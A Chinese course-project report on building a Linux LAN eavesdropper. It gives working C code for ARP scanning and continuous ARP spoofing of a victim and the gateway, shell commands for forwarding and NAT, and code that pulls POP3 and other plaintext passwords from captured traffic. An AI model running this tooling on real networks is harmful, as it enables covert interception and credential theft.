目录

一、项目介绍

1.1 项目背景

随着网络技术的发展和网络应用的普及，越来越多的信息资源放在了互联网上，网络的安全性和可靠性显得越发重要。因此，对于能够分析、诊断网络，测试网络性能与安全性的工具软件的需求也越来越迫切。网络窃听器具有两面性，攻击者可以用它来监听网络中数据，达到非法获得信息的目的，网络管理者可以通过使用窃听器捕获网络中传输的数据包并对其进行分析，分析结果可供网络安全分析之用。已有的相关工具如 wireshark 得到广泛使用。

1.2 项目概述

本次实践基于 Linux 平台设计一个可以监视局域网内指定主机网络的状态、数据流动情况以及在网络上传输的信息的网络窃听器。

通过 ARP 欺骗实时捕获指定主机出入网关的数据，通过编写过滤器抓取需要的特定数据包；分析捕获的数据包，并对账号、密码、银行卡号等敏感信息进行处理。

1.3 功能描述

1. **ARP 扫描局域网内存活主机。**向局域网内所有可能的 IP 地址发送 ARP 请求包，同时监听是否有 ARP 响应包，若捕获到则表示有主机存活，从数据包中提取出源 IP，保存该 IP 地址以备后续使用。
2. **ARP 中间人欺骗。**从存活主机中选择一个作为受害者，持续向受害者主机和网关发送 ARP 欺骗响应包，从而实现该受害者出入网关的数据都会发到开启监听的主机（即实验主机）。
3. **捕获数据包。**通过 libpcap 实时捕获数据包，可以编写过滤器抓取需要的特定数据包。

4. **分析数据包。**每捕获到一个数据包就将其放入分析器，将二进制数据转为人类语言呈现出来。
5. **敏感信息处理。**分析捕获到的数据包时，针对一些明文传输的协议，能够对账号、密码、银行卡号等敏感信息进行提取。
6. **数据包保存。**将一次启动捕获到的数据包保存为 pcap 文件。

1.4 项目特色

- **嗅探与欺骗结合实现网络窃听。**

  传统的嗅探工具如 wireshark、tcpdump 等只能实现对本机数据包以及混杂模式下的某些包进行监听，而我们的网络窃听器借助 ARP 中间人欺骗技术可以实现对局域网中任意存活主机的网络活动进行监听。

- **敏感数据提取。**

  除了对抓到的包进行打印和保存等基础操作外，我们会针对某些明文传输数据的协议如 telnet、http 等，根据不同的包的结构分别进行分析，提取出如用户名、密码等敏感数据。

1.5 成员分工

成员 / 工作	[redacted]		
QT 界面总体设计 ARP 扫描			
ARP 欺骗 Libpcap 抓包			
数据包分析 敏感数据提取			
代码整合 文档撰写			

表 1 成员分工

二、项目总体设计

2.1 项目架构设计




图 1 项目架构设计

从图 1 中可看出项目总体分为三个模块：

1. **ARP 扫描局域网内存活主机**。该模块的工作主要是向实验机所在的网段内所有可能的 IP 地址发送 ARP 请求包，同时监听是否有 ARP 响应包，若捕获到则表示有主机存活，从数据包中提取出源 IP，保存该 IP 地址以备后续使用。

2. **ARP 中间人欺骗**。该模块的工作主要是从存活主机中选择一个作为受害者，持续向受害者主机和网关发送 ARP 欺骗响应包，从而实现该受害者出入网关的数据都会发到开启监听的主机（即实验主机）。

3. **数据包处理模块**。该模块的工作主要是捕获上一步中所选主机的出入网关的数据包，编写过滤器捕获所需的数据包，将数据包转义为结构化数据打印出来，并判断是否为明文传输协议，若是则进行敏感数据提取。

2.2 项目界面设计




图 2 项目界面设计

从图 2 中可以看出界面可分为五个区域：

- ARP 扫描区域
  - device 输入框：输入网卡设备名。
  - gateway 输入框：以点分十进制的格式输入所在局域网的网关地址（通过

route -n 可得到，标志为 UG 的地址）。

- netmask 输入框：输入所在局域网的子网掩码，通过 ifconfig 可得到。
- 开始扫描按钮：获取以上输入框中的数据，开始 ARP 扫描。

◆ 存活主机列表

- 可滚动区域：存放存活主机控件。
- 每个存活主机是一个按钮控件，点击时触发信号，将当前选择的存活主机 IP 输入到 target 输入框。

◆ 控制区域

- target 输入框：输入受害者主机 IP。
- filter 输入框：编写 BPF 过滤规则。
- start 按钮：同时启动 ARP 中间人攻击和数据包监听。
- stop 按钮：同时停止 ARP 中间人攻击和数据包监听，再次开始时仍使用之前的参数。
- clear 按钮：清除输入框、存活主机列表和状态栏中的所有内容，并将之前的参数置零或释放。

◆ 状态栏：展示执行某操作时的时间和具体情况。

◆ 数据包打印：树形结构，展示数据包的层级结构、内容和敏感信息提取结果。

三、技术介绍

3.1 ARP 扫描

根据子网掩码和网关 IP 可以计算出该网段中所有可能存在的主机 IP，实验主机以网关 IP 的身份向这些主机发送 ARP 请求包：




图 3 ARP 扫描请求包

若某主机存活，收到 ARP 请求包会做出响应，因此实验主机再发包的同时需要监听是否有收到 ARP 响应包，并将响应包中的源 IP 提取出来。




图 4 ARP 扫描响应包

3.2 ARP 中间人

由于主机收到 ARP 应答包时，无论以前是否发出过对应的请求包，该主机均接收应答并更新 ARP 缓存。因此实验主机可以构造 ARP 响应包来改变目标主机的 ARP 缓存，以达到冒充网关或其他主机的目的。




图 5 ARP 欺骗包

若我们不停地向局域网内某一主机 A 和网关 G 发送 ARP 欺骗包，向 A 冒充实验主机是网关和向网关冒充实验主机是 A，那么 A 与 G 之间的数据包即 A 出入网关的所有数据包都会流经实验主机。

实验主机开启流量转发后，会将这些数据包发到正确的地方，不会导致受害主机断网而被发现。

3.3 Libpcap

该项目以 libpcap 函数库为基础实现抓取数据包。首先使用 pcap 自动探测网络接口，pcap_lookupdev()函数可以返回第一个合适的网络接口；然后使用 pcap_next()函数捕获第一个报文，或者使用 pcap_loop()或 pcap_dispatch()函数循环捕获报文；接着过滤数据包，设置过滤条件，利用 pcap_compile()函数编译 BPF 过滤规则，pcap_setfilter()应用 BPF 过滤规则；最后把数据包保存到文件，libpcap 库提供了保存为 pcap 类型的函数，非常方便，保存之后就可以用其他抓包软件直接打开了，如果想保存为纯粹的数据包，也可以用 C 语言的文件操作，直接把数据包以二进制的形式保存到文件中。

在分析数据包时，可以使用 pcap_callback()进行回调，也可以使用 pcap_next_ex()拉取记录报文，进行分析。

3.4 BPF 过滤语法

系统要求 filter 输入框输入的内容为 pcap_compile 能识别的 BPF 过滤语法。比如，实验主机要捕获受害者 80 端口出去的 http 数据包来分析用户名和密码等信息，可将 filter 设置为`src host 受害者 IP and port 80 and http`。

3.5 敏感数据提取

◆ Telnet。使用 pcap_compile()、pcap_setfilter()对 TCP 流根据源、目的 IP，协议号，源、目的端口进行分组。截取端口为 23 的 tcp 包的有效载荷数据。由于用户名密码是单个字母明文传输，所有需要结合流进行分析。

◆ FTP 和 POP3。只查看对应端口的包(FTP:21, POP3:110)，明文传输数据，如有“USER”、“PASS”的包，即可获取密码。可利用字典进行匹配。

◆ SMTP。跟踪 TCP 流，数据通过 Base64 加密，解密后既可分析用户名与密码。

◆ HTTP。通过是否包含"HTTP/"来判断 TCP 包中是否有 HTTP 包。用户名与密码可能在 URL、cookie、HTTP 数据里，只能在整个 http 报文中匹配。由于 TCP 首部是变长的，传来的 data 可能包含有部分 TCP 首部数据，

并不一定是 HTTP 数据。 故先查找字符串"HTTP/"或"POST"或"GET"，从这个字符串后根据关键词匹配用户名和密码。

3.6 QT

该项目界面采用 QT 编程实现。综合考虑了三种实现可视化的途径：1.QT；2.用 C 写 Web 后端；3.用更高级的语言如 python 对主要程序进行封装后再写 Web 后端。

考虑到本次的重点在于 Linux 环境下的 C 语言编程，因此放弃考虑 Web 的方式。而且 QT 本身是具有很多优势的：

- 它是完全面向对象的，很容易扩展；
- 接口简单，容易上手，UI 部分可以直接拖动组件完成；
- QT 本身是基于 C++，对 C 的数据类型处理更加容易理解。

四、ARP 扫描模块的实现

4.1 获取局域网段所有 IP

自定义存放主机信息的结构体：host_info

```
1  typedef struct host_info{
2      char ip[16];//保存主机IP
3      int up;//表示此主机是否存活
4  }host_info;
```

图 3 host_info 结构体

将从输入框中获取的字符串转为网络字节序，由于 inet_addr 返回的结果为小端存储格式，为了后续计算，需使用 htonl 函数将其转化为大端存储的格式。

1. 网卡 IP 与子网掩码相与得到网络号。
2. 全 1IP 减子网掩码再减 1 得到子网大小（除去全 0 和全 1 的情况）

```
//定义32位长度的网关、子网掩码、网络号
uint32_t gateway_nl,netmask_nl,net_nl,tmp;
tmp=inet_addr(gateway_str);
gateway_nl=htonl(tmp);
tmp=inet_addr(netmask_str);
netmask_nl=htonl(tmp);
net_nl=gateway_nl&netmask_nl;//网卡IP与子网掩码相与得到网络号
net_size=broad-netmask_nl-1;//计算局域网内IP数量，即子网大小
```

图 4 计算网络号和子网大小

根据子网大小分配对应数量的内存，网络号在子网大小的范围内逐 1 递增，将其转为字符串的格式存在 host_info 结构体内的 ip 字符数组中。

```
hosts=(host_info*)malloc(sizeof(host_info)*net_size);
memset(hosts,0,sizeof (host_info)*net_size);
struct in_addr addr;
for(int i=0;i<net_size;i++){
    addr.s_addr=htonl(net_nl+i+1);
    memcpy(hosts[i].ip,inet_ntoa(addr),16);
}
```

图 5 保存网段内所有 IP

4.2 构造 ARP 请求包

获取指定网卡设备的物理层信息，如接口映射和 MAC 地址。主要借助了 ifreq 结构体和 ioctl 函数。ioctl 函数根据标签对指定网卡进行指定查询，将结果保存至 ifreq 结构体中(接口映射 ifr_ifindex,，MAC 地址 ifr_hwaddr.sa_data)

```
struct ifreq ifr;
memset(&ifr, 0, sizeof(struct ifreq));
memcpy(ifr.ifr_name,device,IFNAMSIZ);
if (ioctl(sock_id, SIOCGIFINDEX, &ifr) < 0) {//get name of interface
   fprintf(stderr, "arping: unknown iface %s\n", device);
   close(sock_id);
   exit(-1);
}
src->sll_ifindex = ifr.ifr_ifindex;
if (ioctl(sock_id, SIOCGIFHWADDR, &ifr) < 0) {  //get src mac
    perror("ioctl() failed to get source MAC address");
}
memcpy(src_mac, ifr.ifr_hwaddr.sa_data, 6);
src->sll_family=AF_PACKET;
src->sll_protocol = htons(ETH_P_ARP);
```

图 6 获取指定网卡的接口映射和 MAC 地址

制作 ARP 请求包，源 IP 设为网关，目的 IP 为可能存在的主机，源 MAC 为指定网卡设备的 MAC，目的 MAC 为广播地址。操作参数 op 设为 1 表示 ARP 请求。

```
void ARP::create_pkt(unsigned char* buf,struct in_addr src_ip,struct in_addr dst_ip,unsigned char* src_mac,unsigned char* dst_mac,int op){
    //ether
    struct ether_header *eth = (struct ether_header *)buf;
    memcpy(eth->ether_dhost,dst_mac,6);
    memcpy(eth->ether_shost,src_mac,6);
    eth->ether_type=htons(0x0806);//type of frame->arp
    //arp
    struct ether_arp *eah = (struct ether_arp*) (buf+ETHER_HEADER_LEN);
    struct arphdr *ah=&(eah->ea_hdr);
    ah->ar_hrd = htons(ARPHRD_ETHER);//hardware ->Ethernet
    ah->ar_pro = htons(ETH_P_IP);//protocal->IP
    ah->ar_hln = ETH_ALEN;//MAC->6Bytes
    ah->ar_pln = 4;//IP->4Bytes
    if(op==1){ah->ar_op  =  htons(ARPOP_REQUEST);}
    else{ah->ar_op  =  htons(ARPOP_REPLY);}//0x01->request;0x02->reply
    memcpy(eah->arp_sha, src_mac,6);
    memcpy(eah->arp_spa, &src_ip.s_addr,4);
    memset(eah->arp_tha, 0,6);
    memcpy(eah->arp_tpa, &dst_ip.s_addr,4);
}//create arp packet
```

图 7 制作 ARP 包

4.3 发送 ARP 请求包

遍历网段内所有 IP，根据上一个步骤构造 ARP 请求包并发送。遍历完成后主线程休眠 5s，给予监听线程时间，然后将 pcap_flag 置 0，告诉监听线程停止捕获数据包并结束线程。

```
for(int i=0;i<net_size;i++){
    if(strcmp(hosts[i].ip,gateway_str)==0){
        continue;}//不向网关地址发送
    memset(send_buf,0,1024);
    dst_ip.s_addr=inet_addr(hosts[i].ip);
    create_pkt(send_buf,src_ip,dst_ip,src_mac,dst_mac,1);
    int ret=sendto(sock_id,send_buf,ETHER_ARP_PACKET_LEN,0,(struct sockaddr*)&src_eth,sizeof(src_eth));
    if( ret == ETHER_ARP_PACKET_LEN )
        printf("sendto %s success!\n",hosts[i].ip);
    else{
        printf("index=%d\n",src_eth.sll_ifindex);
        perror("error in sendto\n");}
}
sleep(5);
pcap_flag=0;//停止pcap_next_ex
```

图 8 发送 ARP 请求包

4.4 监听 ARP 响应包

在正式发送 ARP 请求包前创建线程来实现监听 ARP 响应包。pcap_flag 为停止监听的信号，作为参数传入监听线程。由于监听线程中 libcap 句柄的初始化需

要一定时间，因此选择让主线程（ARP 扫描）休眠 2s 后再开始发送包。

```
pcap_flag=1;
if(pthread_create(&pcap_thread, NULL, arp_sniff, (void *)&pcap_flag)!=0){
    perror("error in pthread_create\n");
    exit(-1);
}else {
    printf("get pcap_thread to sniff arp reply\n");
}
pthread_detach(pcap_thread);
sleep(2);
```

图 9 创建数据包监听线程

开启指定网卡设备，在监听线程中设置的过滤器为只捕获 ARP 响应包，根据 ARP 头部的操作参数来判断。

```
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[] = "arp[7]==2";//arphdr第7个字节op=2,reply
handle=pcap_open_live(device,512,1,1000,errbuf);
pcap_compile(handle,&fp,filter_exp,0,0);
if (pcap_setfilter(handle, &fp) !=0) {
    pcap_perror(handle, "Error in setfilter:");
    exit(-1);
}
```

图 10 过滤 ARP 响应包

开启 pcap_next_ex 循环捕获，跳出循环的条件为等待超时或 pcap_flag 置零。每捕获到 ARP 响应包就从中抽取出源 IP，将 hosts 中的对应主机的 up 值置 1，表示该主机存活。

```
while ((res = pcap_next_ex(handle, &header, &packet)) >= 0 && (*flag==1)){
    if(res==0){continue;}
    struct ether_arp *eah = (struct ether_arp*) (packet+ETHER_HEADER_LEN);
    struct arphdr *ah=&(eah->ea_hdr);
    if(ah->ar_op==htons(ARPOP_REPLY)){
        char *ip;
        struct in_addr addr;
        memcpy(&addr.s_addr,eah->arp_spa,4);
        ip=inet_ntoa(addr);
        for(int i=0;i<net_size;i++){
            if(strcmp(ip,hosts[i].ip)==0){
                hosts[i].up=1;
                printf("got arp relpy from %s\n",ip);} } }
}
```

图 11 识别存活主机

五、ARP 中间人模块的实现

5.1 开启流量转发

实验主机开启流量转发这一步在命令行配置完成。具体操作如下：

1. 修改配置文件`sudo vim /etc/sysctl.conf`，令 net.ipv4.ip_forward=1；
2. 保存并更新修改：`sudo sysctl -p`；
3. 清除所有的 iptables 规则：`sudo iptables -F`；
4. 允许接收数据包：`sudo iptables -P INPUT ACCEPT`；
5. 允许转发数据包：`sudo iptables -P FORWARD ACCEPT`；
6. MASQUERADE 方式配置 nat：`sudo iptables -t nat -A POSTROUTING -s 192.168.32.0/24 -o ens32 -j MASQUERADE `。

5.2 发送 ARP 欺骗包

实验主机作为中间人，需要同时向受害者和网关发送 ARP 欺骗包，因此首先创建两条线程来进行持续 ARP 欺骗。

```
if(pthread_create(&spooft_thread, NULL, arpspoof, (void*)target_str)!=0){
    perror("error in pthread_create\n");
    exit(-1);
}else {
    printf("get spooft_thread to spoof arp reply\n");
}
pthread_detach(spooft_thread);
if(pthread_create(&spoofg_thread, NULL, arpspoof, (void*)gateway_str)!=0){
    perror("error in pthread_create\n");
    exit(-1);
}else {
    printf("get spoofg_thread to spoof arp reply\n");
}
```

图 12 双线程实现 ARP 欺骗

在 ARP 线程中，分别构造源 IP 和目的 IP，然后持续发送构造好的 ARP 响应包，持续发送的目的是防止 ARP 缓存被真正的地址刷新。

```
create_pkt(send_buf,src_ip,dst_ip,src_mac,dst_mac,2);
while(spoof_flag==1){
    ret=sendto(sock_id,send_buf,ETHER_ARP_PACKET_LEN,0,(struct sockaddr*)&src_eth,sizeof(src_eth));
    if( ret == ETHER_ARP_PACKET_LEN )
        continue;
    else{
        printf("index=%d\n",src_eth.sll_ifindex);
        perror("error in sendto\n");}
}
```

图 13 构造并发送 ARP 欺骗包

5.3 设置 BPF 过滤器

获取用户输入的 BPF 过滤语句，通过 pcap_compile 将字符串编译为机器语言，然后再用 pcap_setfilter 将过滤器绑定到用于监听数据包的 pcap 句柄。

```
pcap_t * handle=pcap_open_live(device,512,1,1000,errbuf);
pcap_compile(handle,&fp,filter_str,0,0);
if (pcap_setfilter(handle, &fp) !=0) {
    pcap_perror(handle, "Error in setfilter:");
    exit(-1);
}
```

图 14 设置 BPF 过滤器

5.4 开启数据包捕获

打开 pcap 监听后设置好 BPF 过滤器和文件保存，然后就可以通过 pcap_next_ex 进行数据包捕获，每捕获到一个包就保存到文件中，然后将数据放到下一模块进行分析处理。

```
while ((res = pcap_next_ex(handle, &header, &packet)) >= 0 && (pktsn_flag==1)){
    printf("\n=============got packet in pktsniff==================\n");
    pcap_dump((u_char *)out_pcap, header, packet);
    pkt_analyze(header,packet);
}
```

图 15 数据包捕获


六、数据包处理模块的实现

6.1 分析数据包

使用对应的协议分析捕获到的数据包，并识别出所需要的字段信息；对本次捕获的所有包进行流量统计。

分析数据包首先需要了解各协议的报文格式和数据包格式。

以 ARP 包为例：



同时也要了解各字段值的含义，如：

字段	长度(Byte)	默认值	解释
硬件类型	2	0x1	以太网类型值
上层协议类型	2	0x0800	上层协议为 IP 协议
MAC 地址长度	1	0x6	以太网 MAC 地址长度为 6
IP 地址长度	1	0x4	IP 地址长度为 4
操作码	2		0x1 表示 ARP 请求包,0x2 表示应答包

表 2 字段解释

在调用 packet_handler()后，定义首部结构体如图：

```
struct ArpHeader
{
    unsigned short hdtyp;    //硬件类型
    unsigned short protyp;    //协议类型
    unsigned char hdsize;    //硬件地址长度
    unsigned char prosize;    //协议地址长度
    unsigned short op;    //操作类型，ARP请求（1），ARP应答（2）
    u_char smac[6];    //源MAC地址
    u_char sip[4];    //源IP地址
    u_char dmac[6];    //目的MAC地址
    u_char dip[4];    //目的IP地址
};
```

时间戳可以转换成可识别的格式，可以通过操作码的值判断包的类型，可以得出源 ip、目的 ip、源 MAC、目的 MAC。也可以得到头部长度为 pkt_data + 14byte（接收方 MAC 6byte+发送方 MAC 6byte+ethertype 2bytes），可以凭此判断上层协议。

6.2 数据包结构化

将得到的数据包进行结构化，分为物理层、网络层、传输层、应用层，并将关键数据传输到 QT 界面中的树形结构中。

每提取到一个包，先构造一个树形的顶级结点，填入 id（逐一递增）和当前时间（时分秒）。

```
1  QTreeWidgetItem * top = new QTreeWidgetItem(QStringList()<<QString("%1").arg(id++)<<gettimestr());
2  ui->treeWidget->addTopLevelItem(top);
```

图 16 构造顶级结点

物理层主要是获取源 MAC 和目的 MAC，数据包中存储的是网络字节序，我们提取出来后加上冒号，以普遍形式表示。

```
QTreeWidgetItem * eth_item = new QTreeWidgetItem(QStringList()<<"Physical Layer"<<"ETHERNET");
top->addChild(eth_item);
ETHHEADER *eptr=(ETHHEADER*) pkt_data;
char mac[18];
getmac(eptr->DestMac,mac);
QTreeWidgetItem * eth_dst_item = new QTreeWidgetItem(QStringList()<<"Destination MAC"<<mac);
eth_item->addChild(eth_dst_item);
getmac(eptr->SrcMac,mac);
QTreeWidgetItem * eth_src_item = new QTreeWidgetItem(QStringList()<<"Source MAC"<<mac);
eth_item->addChild(eth_src_item);
```

图 17 物理层

网络层主要是 IP 协议，获取源 IP 和目的 IP，利用 inet_ntoa 将网络字节序转为点分十进制的字符串形式。

```
IPHEADER *pIpheader=(IPHEADER*)(pkt_data+sizeof(ETHHEADER));
QTreeWidgetItem * ip_item = new QTreeWidgetItem(QStringList()<<"Network Layer"<<"IP");
top->addChild(ip_item);
char ip[16];
getip(pIpheader->destIP,ip);
QTreeWidgetItem * ip_dst_item = new QTreeWidgetItem(QStringList()<<"Destination IP"<<QString("%1").arg(ip));
ip_item->addChild(ip_dst_item);
getip(pIpheader->sourceIP,ip);
QTreeWidgetItem * ip_src_item = new QTreeWidgetItem(QStringList()<<"Source IP"<<QString("%1").arg(ip));
ip_item->addChild(ip_src_item);
```

图 18 网络层

运输层主要是 TCP 协议，获取源端口和目的端口，利用 ntohs 将网络字节序转为主机字节序。

```
TCPHEADER *pTcpheader = (TCPHEADER*)(pkt_data + sizeof(ETHHEADER) + sizeof(IPHEADER));
QTreeWidgetItem * tcp_item = new QTreeWidgetItem(QStringList()<<"Transport Layer"<<"TCP");
top->addChild(tcp_item);
int sport=(int)ntohs(pTcpheader->sport);
int dport=(int)ntohs(pTcpheader->dport);
QTreeWidgetItem * tcp_dst_item=new QTreeWidgetItem(QStringList()<<"Destination Port"<<QString("%1").arg(dport));
tcp_item->addChild(tcp_dst_item);
QTreeWidgetItem * tcp_src_item=new QTreeWidgetItem(QStringList()<<"Source Port"<<QString("%1").arg(sport));
tcp_item->addChild(tcp_src_item);
```

图 19 运输层

6.3 敏感信息处理

TCP/IP 、http 以明文在网络上传输，明文数据可能会包含一些敏感信息(如账号、密码、银行卡号等）。以 telnet 为例，敏感信息以单个字符明文形式传输，可以通过追踪 TCP 流可以看到用户名和密码，因此需要对识别出的没有采用加

密的数据通道的敏感信息进行处理（如 telnet 传送的用户名和密码）。

以 POP 协议为例，首先根据从运输层获取的端口判断，如果是 110 则为 POP 协议，然后从 TCP 的 payload 中寻找可用信息。由于 POP 登录的格式是 user xxxx 回车后 pass xxxx，我们可以通过字符串匹配的方式确认并提取敏感信息。

```
int ARP:: findPOPPasswd(char *data, int len, char* info){
    memset(info,0,100);
    int flag=0;
    char * start;
    if(strncmp(data,"user",4)==0){
        printf("get pop user start\n");
        start=data+5;
        flag=1;
    }else if(strncmp(data,"pass",4)==0){
        printf("get pop pass start\n");
        start=data+5;
        flag=2;
    }else{
        printf("nothing\n");
        return 0;
    }

    for(int i=0;i<len;i++){
        if(start[i]=='\r'&&start[i+1]=='\n'){
            sprintf(info+i,"%c",'\0');
            break;
        }
        sprintf(info+i,"%c",start[i]);
        printf("%c",start[i]);
    }
    return flag;
}
```

图 20 处理 POP 数据包

返回的 flag 表示提取到的内容是用户名还是密码，并根据对应情况修改该数据包的顶级结点的最后一列(sensitive)。

七、QT 控件实现

1. 输入框 QLineEdit，主要用到 setText 设置输入框内文本和 text 函数获取输入框内文本内容如 device、netmask 等参数。

2. 按钮 QPushButton，主要用到绑定点击事件到槽函数或信号来触发后台应用，如开始扫描、欺骗、暂停等。

3. 文本框 QTextBrowser，作为状态栏，主要用到 append 函数向状态栏中插入内容来显示当前操作状态。

4. 可滚动区域 QScrollArea，作为存活主机列表的展示区，主要通过 setGeometry 函数，在每次添加控件后修改配套 widget 的大小。

5. 树形结构 QTreeWidget，作为数据包结构化的展示区，主要通过 addTopLevelItem 和 addChild 函数向此区域中添加结点。

八、项目测试

8.1 ARP 扫描结果

正确填写设备名、网关 IP、子网掩码等信息后点击“Start ARP Scan”开始扫描，扫描结果如下图所示（Hosts List 处）。

